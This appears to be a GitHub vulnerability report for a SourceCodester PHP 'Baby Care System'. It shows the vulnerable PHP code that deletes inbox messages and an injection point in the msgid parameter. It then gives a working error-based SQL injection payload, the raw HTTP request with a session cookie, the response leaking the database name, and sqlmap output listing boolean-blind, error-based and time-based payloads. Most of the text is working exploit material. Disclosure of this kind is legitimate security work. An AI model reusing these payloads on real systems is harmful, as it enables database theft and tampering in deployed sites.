debug601 Create SQLi-10.md History


1 contributor

44 lines (34 sloc) | 2.12 KB

# Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/inbox.php&action=delete&msgid=




```php
$action = $_GET['action'];
$msgid = $_GET['msgid'];

if($action == 'delete'){

    $delquery = "DELETE FROM tb_inbox WHERE id ='$msgid'";
    $delData = $db->delete($delquery);
    if($delData){
        echo "<script>alert('Message Deleted Successfully.!');</script>";
        echo "<script>window.location='admin.php?id=inbox'; </script>";
    }else{
        echo "<script>alert('Message Not Deleted.!');</script>";
        echo "<script>window.location='admin.php?id=inbox'; </script>";
    }
```

Vulnerability location: /BabyCare/admin.php?id=inbox&action=delete&msgid=11 //msgid is Injection point

[+]Payload: /BabyCare/admin.php?id=inbox&action=delete&msgid=11%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //msgid is Injection point


```
GET /BabyCare/admin.php?id=inbox&action=delete&msgid=11%27%20and%20updatexml(1,conca
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=h48mjnelp4g0935821l2k3g5ne
Connection: close
```



```
GET
/BabyCare/admin.php?id=inbox&action=delete
&msgid=11%27%20and%20updatexml(1,concat(0x
7e,(select%20database()),0x7e),2)--+
HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.84
Safari/537.36
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=
```

```
                <table
class="table-bordered"
style="width:100%;">
                                  <p
style='color:#024;text-align:cent
er;'>No New Message</p>

</table>

</div>
                                   </div>


XPATH syntax error:
'~sourcecodester_babycare~'57
```

```
---
Parameter: msgid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=inbox&action=delete&msgid=11' RLIKE (SELECT (CASE WHEN (7743=7743) T

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=inbox&action=delete&msgid=11' AND EXTRACTVALUE(4012,CONCAT(0x5c,0x71

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=inbox&action=delete&msgid=11' AND (SELECT 7504 FROM (SELECT(SLEEP(5)
---
```



```
sqlmap identified the following injection point(s) with a total of 311 HTTP(s) requests:
---
Parameter: msgid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=inbox&action=delete&msgid=11' RLIKE (SELECT (CASE WHEN (7743=7743) THEN 11 ELSE 0x28 END))-- sevP

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=inbox&action=delete&msgid=11' AND EXTRACTVALUE(4012,CONCAT(0x5c,0x7178787171,(SELECT (ELT(4012=4012,1))),0x7176787171))-- onZM

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=inbox&action=delete&msgid=11' AND (SELECT 7504 FROM (SELECT(SLEEP(5)))TPJa)-- gsFn
---
```